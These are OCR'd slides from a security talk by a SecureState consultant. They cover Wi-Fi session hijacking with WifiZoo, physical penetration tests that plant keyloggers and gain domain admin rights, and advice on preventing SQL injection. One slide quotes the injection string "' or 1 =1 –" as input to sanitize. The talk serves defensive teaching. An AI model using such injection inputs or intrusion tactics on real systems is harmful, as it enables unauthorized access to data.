
Wifizoo

- Intercept data and jump into sessions…When your browsing that starbucks access point or hotel access point or airport access point, WifiZoo is taking all that data and hijacking everything…. Below is a screenshot of WifiZoo, SecureState style…

securestate
information protection

Frustrations

- Encryption standards are STILL being released with major known flaws and security is ALWAYS a backburner..
- We STILL see WEP out there!!
- Encryption, what is encryption??



Oops forgot one more thing…

- We use RADIUS authentication for all our wireless transmissions so users authenticate through our domain….
- Great, that was secure up until about two months ago when Josh Wright released an exploit for attacking that setup..

Physical Attack and Penetration

The convergence of both physical and logical for one awesome attack…

Physical pentests defined

- Bypass physical security controls in an attempt to gain unrestricted access to a facility.
- Physical penetration tests offer an excellent baseline on how well your physical controls are working.
- Additionally, a lot of other programs fall into this category, such as user awareness.
- We actually lockpick, crow-bar, hop through fences, very very Sneakers style to get as much information as possible on your company.


Physical pentests with a twist

- When we do it..We aren't going after your safes, your CEO's office, your protected areas, we are going after your data.

- Once inside, we break into your network, place keystroke loggers, wireless access points, and have full reign over your network without you ever knowing we were there.

Physical Pentest…Door breached … Me with more hair..


Email from one of the VP's…



securestate
information protection

Taking a quick breather in the head of securty's office…

Adding ourselves to enterprise administrator rights…



I just compacted about 8 years of experience to 1 hour…

Lets talk about how to fix this stuff….

Enterprise Security Architecture

information protection

- Security has to be ***DESIGNED*** and adopted within the organization and has to be taken seriously.
- An enterprise security architecture has several components that make it successful and most importantly, buy off from the higher level guys (C's).
- I hate to say this, but policies, procedures, and standards make such a difference within an organization…

More security stuff..

- Hardening guides/Minimum Security Baselines
- Patch management
- Secure Coding practices
- Architecture design
- Penetration tests
- Vulnerability assessments
- *cough* SecureState….

Web Applications: What should we do? – Prevention (A layyyyered approach)

information protection

- Sanitize your data! Why is a user doing ‘ or 1 =1 –
- Check for malicious input using regular expressions
- Use SQL Parameters in your queries
- Don’t have your web apps execute queries under privileged accounts unless necessary
- Custom error messages, guys.. Error messages make our job easy.
- Running web applications off of limited permissions.
- Parameterized Stored Procedures (OFTEN forgotten!)
- Aside from just SQL Injections…Well….. Hire us… ☺

SQL Server Placement

- This is key!!!!! Place SQL servers in their own segment and only allow 1433 in and out. You get breached? O.K. its isolated, contained, and logging out the yin yang, now you enact incident response.
- At the very LEAST, turn on that nifty Windows Firewall that is complex, robust, and amazing, and only allow 1433 as an incoming port inside your DMZ …. NOT your internal network.
- Guys/Gals…security is fairly easy, you will never be perfect, its all about limiting your amount of exposure, doing due diligence, mitigating a threat, and protecting your most sensitive data.

Audit: “How do I know if my guys are doing this?”

- Ok, last sales pitch, I promise…its difficult, reviewing secure coding practices, and performing security tests is about the only way. Have us test it out, prove they are.
- What we do best is help the developers learn, secure the apps, interject us (security) into the Systems Development Life Cycle (SecSDLC). Develop a process.
- Your life is much better knowing evil hackers aren’t breaking into your web applications!

Accepting Risk

- I have all of these flaws but its going to cost 20 grand to fix…sorry we can't afford that right now.

- Fantastic! Can you please sign here accepting the risk?

Signature: _____

Automated Vulnerability Scanners

- They do a good job, but still don't understand the logic of the application. There are good ones out there, but nothing beats manual.

Questions

Thanks for attending!!!!

Questions, comments?

Dave Kennedy
CISSP, GSEC, MSCE 2003
Practice Lead – Profiling and e.Discovery
dkennedy@securestate.com

securestate™
information protection